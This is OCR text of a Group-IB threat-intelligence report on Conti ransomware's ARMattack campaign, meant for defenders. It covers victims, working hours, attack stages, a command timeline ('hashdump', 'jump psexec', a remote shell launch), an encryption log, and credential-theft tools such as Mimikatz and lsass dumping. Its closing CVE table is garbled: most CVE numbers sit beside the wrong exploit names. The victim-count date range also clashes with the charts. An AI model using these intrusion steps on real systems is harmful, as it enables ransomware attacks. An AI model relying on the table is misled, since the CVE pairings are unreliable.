


Figure 9.
Distribution of Conti victims by sector

One of Conti's distinctive features is using new vulnerabilities, which allows the group to gain initial access. For instance, **Conti** was seen exploiting the recent **CVE-2021-44228**, **CVE-2021-45046** and **CVE-2021-45105** vulnerabilities in the **log4j** module. Less than a week later, Conti exploited these vulnerabilities to attack vCenter. The leaked correspondence also showed that the group carefully monitors fresh vulnerabilities. One of the tasks from Conti's CEO to the technical team was to monitor Windows updates and analyze changes made with new patches, which once again highlights the need to install updates as soon as possible. In addition, the Conti crew includes specialists with experience in finding zero-day vulnerabilities.


ANALYSIS OF CONTI ATTACKS

03


GROUP-IB.COM

As the graph below shows, the largest number of victims whose data Conti published on their DLS falls on the last quarter of 2021. The **total number of the group's victims** between 2020 (when Conti started its activity) and March 2021 is **813**.


Number of attacks based on the analysis of Conti's DLS




Conti attacks by quarter: countries and industries




Q1 2021




Q2 2021



Q3 2021



Q4 2021



Q1 2022

In this report, we strive to fill in the gaps in investigations into the group's operations, taking as an example one of its most successful, lighting-fast campaigns, which we codenamed **ARMattack**.

We also provide a detailed description of the Linux Trojan used by the group and map Conti activity observed in the **ARMattack** campaign to the MITRE ATT&CK® matrix. As always, at the end of the report we have included indicators of compromise, which can be used to investigate and hunt for the Conti gang.

This report shares data and detailed information about the techniques, tactics, and tools that Conti uses currently. The information is intended both for organizations that fight cybercrime and for potential victims.

The material will be most useful for CIOs, cybersecurity team leaders, SOC analysts, and incident response specialists. Our goal is to help limit financial losses and infrastructure downtime, as well as to assist in taking preventive measures to counter Conti's attacks.

ANALYSIS OF CONTI'S ARMATTACK CAMPAIGN


04

Let us move on to the main part of our report. In mid-November 2021, Conti launched its campaign, which we discovered during incident response activities and named **"ARMattack"** after the originally discovered domain name (armdt[.] com) that exposed the hackers' infrastructure. The campaign lasted about a month (from November 17 to December 20, 2021), but it turned out to be extremely effective. The attackers compromised more than **40 organizations** worldwide.


According to the analysis, the fastest attack was carried out in three days from the moment that Conti penetrated the system to when the group encrypted it. At the same time, the attackers' arsenal included more than the previously described Windows tools. **We also found Linux ransomware: Conti and Hive.** Against the background of the leaked Conti chat logs, the fact that the group worked with Hive was no longer a revelation.

Geography of victims and industries under attack

In addition to the technical analysis of the tools used as part of the **ARMattack** campaign, the lateral movement methods, and other attribution elements specific to Conti, we analyzed the countries and sectors that the group attacked:




Geography of Conti attacks as part of the ARMattack campaign



We analyzed Conti's "working hours" based on its activity. Most likely, the group members are located in different time zones; however, the schedule shows their high efficiency: Conti "works" 14 hours a day without holidays (except for "New Year holidays") and weekends.


Conti's working hours (GMT+3)



Source: Group-IB

Group-IB also analyzed Conti's activity in terms of time of day. The graph below shows that the group starts working closer to noon (GMT+3) and its activity declines only after 9:00 PM.

Conti's working hours (GMT+3)



Source: Group-IB

Based on the data we obtained while monitoring the group's activity, we can conclude that the tactics and techniques used as part of the **ARMattack** campaign had also been used by the group previously. In addition, we decided to fill the gaps in descriptions of the group's tools. Namely, at the end of the report we describe the Linux version of Conti's ransomware.

What will Conti do once they infiltrate your organization?


On August 17, 2021, a Conti pentester guide was published in the following GitHub project. In the series of attacks described in this report, ransomware operators closely followed the rules of the game set by the group's leaders. The attack can be broken down into four stages:

1. **Infiltration.** For the campaign in question, Group-IB found evidence that the victim's infrastructure was infiltrated via a mass-mailed malicious document classed as **DatopLoader**. In addition, during an incident response engagement, Group-IB experts discovered files belonging to the **BazarLoader** malware family, which were used as an initial infection stage during the ARMattack campaign.
2. **Initial reconnaissance.** At this stage, the attackers determine who exactly they have infiltrated and whether it is worth moving forward. During the incident response activities, Group-IB experts noticed that Conti operators ignore computers that do not belong to any domain.
3. **"Admin hunting" and gaining access to servers inside the victim's infrastructure.** Conti is primarily interested in domain controllers and servers containing backups.
4. **Delivering and launching ransomware** on all reachable devices in the victim's network and deleting backups.

In this report, we elaborate on points 2 and 3, as point 1 is too extensive for a single report, while point 4 is usually implemented after gaining control of the victim's infrastructure, which means that a few scripts and one or two ransomware families are enough to implement it.

According to an analysis by the Group-IB Threat Intelligence team, the fastest attack, as noted above, took three days from infiltrating the system to encrypting it. Below is the timeline of the attack:

Attack timeline from infection with Cobalt Strike framework to launch of Conti ransomware



```
Command Output:
received output:
22:07:36 Exporting key                22:07:37 Stopping services
22:07:37 +export C:\[Key_file]        22:07:37 Removing shadow copies
22:07:37 +export D:\[Key_file]        22:07:55 Killing processes
22:07:37 +export E:\[Key_file]        22:07:55 Scanning files
22:07:37 +export G:\[Key_file]        22:07:55 Encrypting files
22:07:37 +export H:\[Key_file]
```

3 days, 9 hours, 54 min

Initial Access: Cobalt Strike Infection

11/18 2021 11:12:12 UTC

Lateral Movement: First jump to another host in local nework - jump psexec [Device_name]

11/18 2021 11:28:56 UTC

Impact: shell \\[Company_name]\Intel\windows_cmd.exe

11/21 2021 21:07:01

Credential Dumping: hashdump

11/18 2021 11:19:25

Active Directory Controller Compromise:

11/18 2021 16:47:23 UTC

Source: Group-IB

The threat actors use standard utilities included in the MS Windows operating system to conduct reconnaissance and "admin hunting". If the standard functionality is not enough, **AdFind**, **SharpHound** (a **BloodHound** module), **nmap**, **PowerSploit** modules, etc. are delivered to the infected system. At this stage, the main goal of the threat actors is to gain access to an AD server and backup servers. To do so, they use various methods to obtain administrator rights: from simply launching the well-known Mimikatz tool to dumping the **lsass.exe** process and extracting passwords from the dump on the threat actors' side. Conti even extracts passwords from the browsers of compromised devices using the **SharpChromium** utility.

For lateral movement, the group mainly uses **Cobalt Strike** together with the **PsExec** utility from the **SysInternals** suite. When third-party tools are not effective, the threat actors resort to exploits. Below is a list of vulnerabilities most often seen in Conti attacks:

EXPLOIT	DESCRIPTION	PURPOSE
CVE-2021-41379	Windows LPE from https://github.com/klinix5/InstallerFileTakeOver	Privilege escalation
CVE-2020-1472	Windows BITS LPE exploit	Lateral movement
CVE-2021-36934	Zerologon exploit	Privilege escalation
CVE-2020-0787	HiveNightmare/SeriousSAM exploit	Privilege escalation
CVE-2021-42287/CVE-2021-42278	BitsArbitraryFileMoveExploit from https://github.com/itm4n/BitsArbitraryFileMove	Privilege escalation

